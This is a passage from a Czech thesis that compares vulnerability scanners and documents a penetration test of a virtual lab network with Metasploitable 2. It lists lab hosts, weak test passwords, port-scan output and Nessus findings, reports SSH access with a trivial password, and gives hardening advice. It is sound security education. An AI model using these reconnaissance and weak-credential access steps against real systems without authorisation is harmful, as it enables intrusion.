
Operační systém	Označení v topologii	IP adresa
Debian 7.7.0 "Wheezy"	Debian	192.168.2.100/24
FreeBSD 10.0	FreeBSD	192.168.2.110/24
Ubuntu 13.10	Ubuntu	192.168.2.120/24
Windows XP Home Edition SP2	Win XP	192.168.2.130/24
Windows 7 Home Premium	Win 7	192.168.2.140/24
Windows 7 / Kali Linux	Test-PC1	192.168.2.150/24
Windows 7/ Kali Linux	Test-PC2	10.10.10.10/24
Debian 7.7.0 netinst	Debian-NAT	192.168.2.1/24 10.10.10.1/24

Celá síť je prakticky realizovaná jako virtuální. Využito bylo řešení virtualizační platformy VMware vSphere. Na výkonný server byl nainstalován operační systém vSphere ESXi Hypervisor, který umožňuje virtualizaci strojů. Ke správě infrastruktury a práce s virtualizovanými stanicemi se přistupuje pomocí vSphere Client, jenž může být nainstalován na libovolném počítači ve stejné síti. Výhodou řešení vSphere je také možnost propojit vytvořené virtuální stroje v síti pomocí virtuálního switche. vSphere je také schopen poskytnout virtuálním strojům přístup do reálné sítě a k internetu [37].

5.1.1 Debian-NAT

Důležitý prvek sítě je stanice pojmenovaná Debian-NAT. Tento prvek plní v síti funkci překladu adres NAT a firewallu. Odděluje experimentální vnitřní a vnější síť, jedná se tedy o hraniční prvek. Vnitřní síť představuje uzavřenou síť organizace a vnější síť internet.

Pro tento účel byla zvolena opět distribuce Debian 7.7.0 netinstall, což je varianta pro instalaci systému s minimálním množstvím softwaru. Stanice disponuje dvěma síťovými rozhraními. Rozhraní do vnější sítě eth0 má přidělenou adresu 10.10.10.1 a rozhraní do vnitřní sítě eth1 adresu 192.168.2.1. Funkce NATu a firewallu byly nakonfigurovány



Obr. 5.1: Topologie sítě

pomocí linuxového nástroje *iptables*. Pravidla firewallu umožňují všem stanicím z vnitřní sítě přistupovat do vnější. Přístup z vnější do vnitřní sítě je obecně zakázán, avšak výjimky jsou přiděleny pro služby serverů, které jsou přístupné ve vnější síti, a také pro navázaná spojení.

5.1.2 Služby běžící na Debianu a FreeBSD

Systémy Debian a FreeBSD byly zvoleny jako populární zástupci z distribucí Linux a BSD. Ve vytvořené síti tyto stanice plní funkce serveru, neboť na obou byly zprovozněny služby webového, FTP a SSH serveru. Síť je nastavena tak, aby služby těchto stanic byly přístupné i do vnější sítě, která má představovat internet.

Tab. 5.2: Konkrétní použité servery

Služba	Debian	FreeBSD
web	Apache 2.2.22	Apache 2.4.6
ftp	vsftpd 2.3.5	ftpd 6.0LS
ssh	OpenSSH 6.0p	OpenSSH 6.4p1

Webové servery poskytují pouze jednoduché webové stránky vytvořené pomocí HTML. Přístup k FTP serverům je možný pomocí uživatele *user* a hesla *user*. SSH umožňuje

vzdálený přístup do systémů. Služby běžící na FreeBSD jsou zpřístupněny do vnější sítě pod adresou 10.10.10.1, ale pod jinými porty. Na stanici DEBIAN-NAT je nastaven překlad (DNAT) pro přesměrování požadavků s porty 8080, 23, 115 na server FreeBSD s původními porty.

5.2 Volba nástrojů k testování

Zadány byly nástroje Nessus a Kali Linux. Kali je operační systém, ale obsahuje skener zranitelností OpenVAS. Dále byly vybrány nástroje Nexpose Community a Retina. Pátým nástrojem byla zvolena trial verze nástroje GFI LanGuard. Vyzkoušeny byly i další nástroje, které z různých důvodů nebyly pro testování vybrány. Jednalo se například o zkušební verzi Security Manager Plus společnosti Manage Engine. Nástroj Core Impact Pro není zdarma k vyzkoušení. Unified Security Management společnosti Alien Vault byl vyloučen kvůli vysokým hardwarovým nárokům.

5.3 Informace k testování

S každým nástrojem byl proveden externí i interní test. Každý z nich navíc bez zadání pověřovacích údajů (credentials) a pro srovnání také s údaji. Bylo tedy cílem s každým nástrojem provést celkem 4 testy – vnější obyčejný test, vnější pověřený test, vnitřní obyčejný test a vnitřní pověřený test. „Credentialed“ test by měl zpravidla poskytnout více informací o testovaném systému. Na stanicích Debian i FreeBSD je nastaveno pro účet `root` heslo `toor`, které bude následně zadáváno při pověřených testech skrze SSH. Na stanicích s Windows 7 i XP byl vytvořen kvůli pověřeným testům administrátorský účet `admin` s heslem `admin123`.

Prakticky bylo s každým nástrojem provedeno více typů testů. Důvodem bylo zjistit, který typ či šablona daného nástroje odhalí nejvíce zranitelností nebo informací, a z toho se použily výsledky. Pokud nějaký nástroj neodhalil žádné či jen málo výsledků v porovnání s jinými nástroji, byl pokus opakován s jiným nastavením. Většinou testy probíhaly s použitím přednastavených šablon typu Full audit, All audits apod.


Výsledky nalezených zranitelností byly zpracovány do tabulek a kvůli rozsahu jsou umístěny na CD jako příloha. Jedná se o soubor `prehled_zranitelnosti.pdf`.

5.4 Souhrn výsledků a porovnání nástrojů

Do tabulky 5.3 byl zpracován souhrn výsledků testů. Čísla v tabulce znamenají celkový počet nalezených zranitelností, který se podařil nástroji ke každé stanici zjistit. Nalezené údaje informačního charakteru nejsou započítány. První číslo před lomítkem udává počet nálezů bez pověřovacích údajů a číslo za lomítkem test s využitím údajů. Adresa 10.10.10.1 představuje externí test, ostatní adresy se týkají interních testů.

Tab. 5.3: Porovnání všech nástrojů podle počtu nalezených informací

Systém	IP adresa	Nessus	Nexpose	Retina	OpenVAS	GFI LanGuard
Debian-NAT	10.10.10.1	6/8	30/30	8/15	3/-	0/0
Debian-NAT	192.168.2.1	0/0	0/0	0/0	0/-	0/0
Debian	192.168.2.100	5/9	40/40	9/14	3/-	2/2
FreeBSD	192.168.2.110	3/4	17/17	3/5	3/-	1/1
Ubuntu	192.168.2.120	0/0	0/0	0/0	0/-	0/0
Windows XP	192.168.2.130	0/0	0/0	0/0	0/-	0/0
Windows 7	192.168.2.140	0/0	0/0	0/0	0/-	0/0
Celkem	Bez údajů / s údaji	14/21	87/87	20/34	9/-	3/3



Obr. 5.2: Grafické porovnání nástrojů podle počtu nalezených zranitelností

Z výsledků testů (viz příloha na CD) je patrné, že nejvíce zranitelností se se vyskytuje na systémech Debian a FreeBSD, protože na nich běží síťové služby. Při externích testech odhalil nejvíce zranitelností nástroj Nexpose. Většina těchto zranitelností pochází z webových serverů Apache. Při externím testu s pověřovacími údaji SSH se počet nálezů podle očekávání ještě zvýšil. Nástroje upozorňují například na chyby:

- chybějící bezpečnostní aktualizace systému Debian,
- použití výchozích přihlašovacích údajů (root-toor),
- nezabezpečené přihlašování v FTP a povolení anonymního přístupu,
- slabší algoritmy SSH,
- možnost přihlášení se jako guest prostřednictvím Microsoft Windows SMB nebo Samby,
- povolený IP forwarding,
- různé zranitelnosti serveru Apache.

Při interních testech byly odhaleny většinou stejné chyby jako při externích testech, protože servery Debian a FreeBSD poskytují služby jak do vnější, tak i do vnitřní sítě. Dále bylo

odhaleno několik dalších zranitelností navíc.

Všechny nástroje zjistily minimální množství informací na stanicích s Windows 7, XP a Ubuntu. To je pravděpodobně způsobeno aktivními firewally, a také skutečností, že na na nich nejsou spuštěny nějaké síťové služby. Jedná se o čistě nainstalované systémy bez zásahů do konfigurace.

Celkově nejvíce zranitelností se podařilo zjistit nástroji Nexpose, na druhou stranu nezískal žádné informace o systémech Windows. Jako jediný nástroj automaticky identifikoval na stanici Debian výchozí přihlašovací údaje `root:toor`. Díky tomu měl nástroj pověřovací údaje ke stanici během obou typů testu (nepověřený, pověřený). Proto jsou výsledky obou testů pro Debian, FreeBSD a externí test totožné.

Nexpose, Retina a Nessus poskytli poměrně slušné výsledky. Nessus dokázal identifikovat nejvíce informací o testovaných stanicích. U nástroje OpenVAS bohužel nebylo možné zadat pověřovací údaje, takže v pověřeném testu ho nelze s ostatními nástroji srovnávat. Nástroj byl dvakrát přeinstalován a jednou proběhly aktualizace celého systému Kali Linux. Nakonec zůstalo vytváření pověřovacích údajů nevyřešeným problémem.

GFI LanGuard našel značně odlišné typy zranitelností než ostatní nástroje. Většina nalezených údajů, označených jako Low jsou pouhé informace typu otevřené porty a běžící služby. Proto nebyla většina nálezů započítána do porovnávací tabulky. Dalším důvodem je, že nepřiřadil žádné zranitelnosti rizikový faktor. Ostatní nástroje používají škálu CVSS. Po vlastním zvážení byla do tabulky započítána zranitelnost *FTP anonymous access allowed* nalezená na FreeBSD serveru, kterou odhalily i ostatní nástroje. Dále byly započítány zranitelnosti vysokého rizika typu rootkit nalezené na Debianu. Přesto lze GFI LanGuard v porovnání s ostatními nástroji hodnotit jako nejhorší.

Podle počtu nalezených zranitelností lze nástroje seřadit od nejlepšího následovně:

1. Nexpose
2. Retina
3. Nessus
4. OpenVAS
5. GFI LanGuard

Nástroje lze takto porovnávat pouze orientačně, protože nelze hledět pouze na kvantitu nalezených zranitelností. Pokud však dva nástroje našly stejnou zranitelnost, je možné to považovat za referenční údaj a očekávat ho i od ostatních nástrojů. V rámci tohoto testování určitě nebyly prozkoumány všechny možnosti nástrojů. Například na stanicích se systémem Windows pravděpodobně nebyly úspěšně provedeny pověřené testy. Je možné, že potenciál některého nástroje nebyl plně využit.

Osobně hodnotím jako nejlepší nástroj Nessus. Disponuje přehledným uživatelským prostředím, výsledky testů byly uspokojivé a generuje nejpřehlednější reporty. V následující kapitole budou prokázány velmi dobré výsledky při lépe nastavených podmínkách pro testování.

6 PENETRAČNÍ TEST LABORATORNÍ SÍTĚ

V této kapitole je popsán penetrační test laboratorní sítě. Realizován byl externí i interní test. Je nutno podotknout, že se test v rámci této práce nemůže rozsahem a propracovaností rovnat s profesionálními penetračními testy. Reálný test by jistě byl podrobnější. Běžná menší firemní síť by ve srovnání s laboratorní byla složitější a obsahovala více prvků (routery, firewally, demilitarizované zóny, VLAN atd.).

6.1 Popis laboratorní sítě

Laboratorní síť, se kterou se pracovalo v kapitole 5 byla rozšířena o dva virtuální stroje – Microsoft Windows Server 2008 a Metasploitable 2. Záměrně byla vybrána starší verze Windows server 2008 Service Pack 1, u níž se dá předpokládat, že bude obsahovat nějaké dnes známé zranitelnosti. Dalším důvodem pro začlenění tohoto systému do sítě byla možnost využít jej jako doménový řadič pro stanice s operačním systémem Windows XP a Windows 7 v síti. Vytvoření domény umožňuje využít funkční pověřené kontroly (credentialed checks) systémů Windows prostřednictvím Nessusu. Původní stanice s Windows XP Home byla nahrazená verzí Profesional a společně s Windows 7 byla přiřazena do domény s názvem `lab.test`. Pro správnou funkcionalitu pověřených kontrol bylo provedeno několik doporučených úprav v Active Directory a Group Policy podle dokumentace Nessus [33]. Nessus provádí vzdálené pověřené testy stanic prostřednictvím služeb SMB a Windows Management Instrumentation (WMI). Jednou ze zmíněných úprav bylo povolení těchto služeb ve firewallu cílových stanic pomocí skupinových politik Windows.

Pověřené kontroly unixových systémů Debian, FreeBSD a Metasploitable probíhají pomocí protokolu SSH a vyžadují účet na všech stanicích se stejnými přihlašovacími údaji. Na všech stanicích bylo proto nastaveno stejné heslo pro uživatele `root`, a to `t00r123`. V systému FreeBSD muselo být navíc povoleno vzdálené přihlašování přes SSH jako uživatel `root`.

Tab. 6.1: Přehled stanic v síti pro penetrační test

Operační systém	IP adresa
Debian 7.7.0 "Wheezy"netinst	192.168.2.1/24 & 10.10.10.1/24
Windows server 2008 Enetrprise SP 1	192.168.2.2/24
Debian 7.7.0 "Wheezy"	192.168.2.100/24
FreeBSD 10.0	192.168.2.110/24
Ubuntu 13.10	192.168.2.120/24
Windows XP Professional SP3	192.168.2.130/24
Windows 7 Professional SP 1	192.168.2.140/24
Ubuntu 8.4 "Hardy"(Metasploitable)	192.168.2.150/24
Kali Linux 1.09	10.10.10.10/24 nebo 192.168.2.200/24
Windows 7 Professional SP 1	10.10.10.20/24 nebo 192.168.2.210/24

Metasploitable 2

Byl navržen pro testování bezpečnostních nástrojů a demonstraci několika zranitelností. Jedná se o záměrně zranitelný systém Ubuntu Linux, který je volně k dispozici jako virtuální stroj (soubor .vmx). Za vytvořením stojí Rapid7 Metasploit tým, takže se tento systém hodí pro testování právě pomocí Metasploitu.

Metasploitable 2 by měl podle dokumentace [17] obsahovat 30 otevřených TCP portů. Je zde obsaženo například několik starších verzí služeb, které obsahovaly nějaké zadní vrátka (backdoor). Dále několik špatných konfigurací a snadno prolomitelných hesel, které dělají systém zranitelným. Navíc je předinstalováno celkem 6 zranitelných webových aplikací určených pro testování a demonstraci známých slabin:

- Mutillidae (NOWASP Mutillidae 2.1.19),
- DVWA (Damn Vulnerable Web Application),
- phpMyAdmin,
- Tikiwiki (TWiki),
- Tikiwiki-old,
- Dav (WebDav).

6.2 Externí test

Veškeré testy budou v tomto případě směřovány na adresu 10.10.10.1. Tato adresa je nastavena na hraničním prvku Debian-NAT na rozhraní do vnější sítě 10.10.10.0/24. Dále už následuje stručný popis postupu testu a získaných výsledků.

6.2.1 Sběr informací

Dmitry

Pro úvodní sběr informací byl využit nástroj Dmitry. Z výsledného výpisu jsou níže vypsány nejužitečnější informace.

```
ERROR: Unable to locate Host Name for 10.10.10.1
HostIP:10.10.10.1
Gathered TCP Port information for 10.10.10.1
---------------------------------
 Port                 State
21/tcp                 open
>> 220 Welcome to blah FTP service.
22/tcp                 open
>> SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u2
23/tcp                 open
>> SSH-2.0-OpenSSH_6.4_hpn13v11 FreeBSD-20131111
```

```
80/tcp                open
Portscan Finished: Scanned 150 ports, 69 ports were in state closed
```

Byly zjištěny čtyři otevřené TCP porty - 21 pro FTP, 22 pro SSH, 23 pro telnet a 80 pro HTTP. Naopak porty 115 a 8080 nebyly odhaleny. Díky zobrazeným bannerům získáváme snadno informace, že na portu 22 i 23 běží služby SSH prostřednictvím OpenSSH (verze 6.0 a 6.4). Navíc je tu i informace o hostujícím systému pro služby (Debian a FreeBSD). Tyto bannery zbytečně podávají případnému útočníkovi užitečné informace, což je možné považovat za zranitelnost.

Informace z databází whois a netcraft nebyly získány. To je dáno tím, že testovací počítač v laboratorní síti nemá přístup k internetu. Dále testovaný cíl není součástí internetu, nemá žádné doménové jméno a jedná se o privátní adresu. Při zjišťování informací o skutečné doméně či IP adrese v internetu má použití nástroje Dmitry větší smysl.

Zenmap

Pro další sběr informací bylo využito nástroje Zenmap. Testovací proces trval 1 hodinu a 34 minut. Nástroj odhalil všechny porty, které jsou z vnější sítě přístupné – 21, 22, 23, 80, 8080, 115. Dále několik dalších informací. Ve shrnutí byly získány především tyto informace:

- všechny přístupné porty,
- běžící služby a přesné verze jejich aplikací,
- výpis obsahu složky FTP serveru (port 115) díky anonymnímu přihlášení,
- SSH hostkeys,
- u webových serverů také http metody (POST, OPTIONS, GET, ...) a http titulky webových stránek,
- přibližný odhad operačního systému – Linux s jádrem 3.X,
- MAC adresa cílového systému, uptime, síťová vzdálenost,
- upozornění na potenciálně rizikovou http metodu TRACE (port 8080)

6.2.2 Fáze odhalování zranitelností

Pro tento účel byl zvolen Nessus Home verze 6.2.1. Při externím testu byl proveden pouze nepověřený (black-box) test. Pověřený test, který obnáší vzdálené přihlášení do systému je i z bezpečnostního hlediska lepší provádět z vnitřní strany sítě.

Test byl proveden s těmito nastaveními:


- šablona testu – Basic Network Scan,
- rozsah portů – 1-65535,
- Scan for all web vulnerabilities (complex),
- cíl testu 10.10.10.1.

Kompletní report s výsledky generovaný Nessusem je k dispozici na přiloženém CD. Náhled na výsledek testu je na obrázku 6.1. Bylo odhaleno celkem 9 zranitelností, z nichž některé se se vyskytují dvakrát, a také 22 informací o cílové stanici. Některé zranitelnosti, které

byly odhaleny v předchozí kapitole se pochopitelně opakují i v tomto testu. Zejména ty pocházející ze stanic Debian a FreeBSD, protože jejich nastavení kromě změny hesla k účtu root se nezměnila.

- Nessus upozorňuje na nepodporovaný systém FreeBSD, přičemž stávající verze 10.0 byla vydána v lednu 2014 a podpora skončila 2.3.2015. Doporučena je novější verze 10.1 z listopadu 2014.
- Na portech 22 a 23 je možné se připojit prostřednictvím SSH ke stanici pomocí účtu `user` a hesla `user`.
- Údajně je díky zranitelnosti TCP/IP Initial Sequence Number (ISN) Reuse Weakness možné sestavit se stanicí podvrhnuté spojení.
- Na portu 115 běží FTP server, na kterém je povoleno anonymní přihlašování.
- Povolená metoda HTTP TRACE / TRACK Methods Allowed na webovém serveru (port 8080) může umožnit útoky Cross-site scripting.
- Je povoleno předávání IP paketů (IP Forwarding) přes tento síťový prvek. V případě firewallu či routeru je tato funkce nutná.
- Upozornění na slabší algoritmy v souvislosti s SSH. Riziko je však nízké, podle Nessusu není znám způsob zneužití.
- Upozornění na slabinu FTP protokolu, kterou je posílání autentizačních údajů jako prostý text.

Za nejvážnější slabinu lze považovat výskyt triviálního hesla k účtu user. S využitím slovníkového útoku mířeného na přihlašovací údaje služby SSH je vysoká pravděpodobnost uhodnutí hesla.



Obr. 6.1: Externí test: přehled zranitelností

6.2.3 Zneužití zranitelností

Pomocí SSH klienta v Kali Linux bylo ověřeno přihlášení ke dvěma různým systémům jako standartní uživatel „user“ pod heslem „user“. Na portu 22 lze získat vzdálený přístup ke stanici Debian a naportu 23 ke stanici FreeBSD jako standartní uživatel. Tím byl získán vzdáleně přístup do lokální sítě 192.168.2.0/24.

Nebyly zjištěny možnosti zneužití zbývajících zranitelností.

6.2.4 Doporučení pro zlepšení bezpečnosti

Místo reportu, ve kterém by se opakovaly informace z předchozích podkapitol zde budou popsány opatření. Tato opatření by měla eliminovat většinu nalezených zranitelností:

- Je potřeba udržovat stále aktuální a záplatovaný software.
- Měla by být dodržována pravidla pro vytváření silných přístupových hesel.
- FTP protokol by mohl být nahrazen bezpečnějšími variantami SFTP nebo FTPS.
- Anonymní přihlašování k FTP serveru nemusí být aktivováno, pokud to není nezbytně nutné.
- Webové servery mohou být ve výchozím nastavení zranitelné vůči různým hrozbám. Například metoda HTTP TRACE/TRACK na Apache 2.4.6 by měla být zakázána, pokud není nezbytná pro správný běh aplikace.
- Pokud jsou k dispozici různá vylepšení služeb z hlediska bezpečnosti, jako například pokročilejší šifrovací mechanismy SSH, měly by být implementovány.

6.3 Interní test

Cíle testů jsou omezeny na rozsah adres 192.168.2.1–150, aby nebyly zbytečně podrobeny testům i samotné testovací stanice.

6.3.1 Sběr informací

Zenmap

Za 14 minut byly správně odhaleny všechny spuštěné stanice v požadovaném rozsahu. Z dlouhého výpisu byly zpracovány informace o odhalených portech do tabulky 6.2. Jsou zde uvedeny i názvy služeb tak, jak je uvedeno ve výpisu. U stanice Debian-NAT (192.168.2.1) jsou nalezené porty filtrované, u ostatních stanic jsou otevřené. Stanice Metasploitable (192.168.2.150) má podle očekávání mnoho otevřených portů s různými službami. Stanice Ubuntu (192.168.2.120) nemá žádné otevřené porty a Zenmapu se nepodařilo identifikovat operační systém. Všechny zjištěné stanice jsou vzdáleny 1 přeskok od testovacího počítače, takže mezi stanicemi v dané podsíti není router.

Tab. 6.2: Zenmap: informace o zjištěných portech ve vnitřní síti

IP stanice	OS	TCP porty	Služby
192.168.2.1	—	21, 22, 23, 80, 115, 8080	ftp, ssh, telnet, http, sftp, http-proxy
192.168.2.2	MS Windows 2008|Phone|Vista|7	53, 88,135, 139, 389, 445, 464, 593, 636, 3268, 3269, 5722, 49154, 49155, 49157, 49158, 49164	domain, kerberos-sec, msrpc, netbios-ssn, ldap, microsoft-ds, kpassword5?, ncacn_http, tcpwraped
192.168.2.100	Linux 3.X	21, 22, 80, 111, 139 445, 901, 58806	ftp, ssh, http, rcpbind, netbios-ssn, http, status
192.168.2.110	FreeBSD 9.X|10.X	21, 22, 80	ftp, ssh, http
192.168.2.120	—	—	—
192.168.2.130	MS Windows 2000|XP	139, 445	msrpc, netbios-ssn
192.168.2.140	MS Windows 2008| 7|Phone|Vista	135, 139, 445, 49154	msrpc, netbios-ssn
192.168.2.150	Linux 2.6.X	21, 22, 23, 25, 53, 80, 111, 139, 445, 512, 513, 514, 1099, 1524, 2049, 2121, 3306, 3632, 5432, 5900, 6000, 6667, 6697, 8009, 81180, 8787, 38949, 41164, 46040, 52447	ftp, ssh, telnet?, smtp?, domain, http, rcpbind, netbios-ssn, exec?, login?, shell?, java-rmi, java-rmi, shell, nfs, ccproxy-ftp?, mysql?, distccd, postgresql, vnc, X11, irc, ajp13?, unkown, drb, mountd, nlockmgr, status

Verze a další informace ohledně SSH, FTP a Apache serverů na Debian a FreeBSD byly zjištěny stejně jako u vnějšího testu (viz kap. 6.2.1), neboť se jedná o tytéž servery. Zejména díky protokolu SMB získal Zenmap tyto informace navíc:

- přesné verze operačních systémů Windows,
- NetBIOS názvy stanic,
- název domény lab.test nebo pracovní skupiny WORKGROUP,
- verze Samby na Unix systémech.

6.3.2 Fáze odhalování zranitelností


Nejprve byla síť otestována ve smyslu black-box testů bez pověřovacích údajů. Následně byl pro detailnější zjištění stavu stanic proveden pověřený test. Nastavení testu je stejné jako v případě externího testu (str. 42), avšak navíc byly v sekci Credentials nastaveny následující údaje:

- SSH – Authentication method: Password, Username: `root`, Password: `t00r123`, Elevate privileges with: nothing;
- Windows – Authentication method: Password, Username: `spravce`, Password: `Heslo123/`, Domain: `lab.test`. Ostatní možnosti ponechány.

Počty nalezených zranitelností obou typů testů jsou kvůli přehlednosti zaznamenány v tabulce 6.3 a vykresleny v grafu na obrázku 6.2. Ve zmíněném grafu jsou vykresleny pro každou stanici dva sloupce. První vždy znamená výsledky nepověřeného a druhý pověřeného testu. V grafu nejsou zaznamenány hojné nálezy typu Info, protože by se graf stal nepřehledným.

Tab. 6.3: Počty nalezených zranitelností ve vnitřní síti

Severity	Critical	High	Medium	Low	Info	Total
Debian-NAT	0	0	0	0	4	4
credentialed scan	0	0	0	0	4	4
Windows 2008	2	0	1	0	24	27
credentialed scan	8	35	14	1	77	135
Debian	0	1	2	3	38	44
credentialed scan	4	18	14	5	51	92
FreeBSD	1	2	2	3	20	28
credentialed scan	1	1	4	3	30	39
Ubuntu	0	0	0	0	8	8
credentialed scan	0	0	0	0	8	8
Windows XP	3	0	2	0	16	21
credentialed scan	8	80	21	1	53	163
Windows 7	1	0	1	0	17	19
credentialed scan	2	1	1	0	53	57
Metasploitable	7	7	20	6	74	114
credentialed scan	9	26	61	9	84	189



Obr. 6.2: Grafický přehled nalezených zranitelností

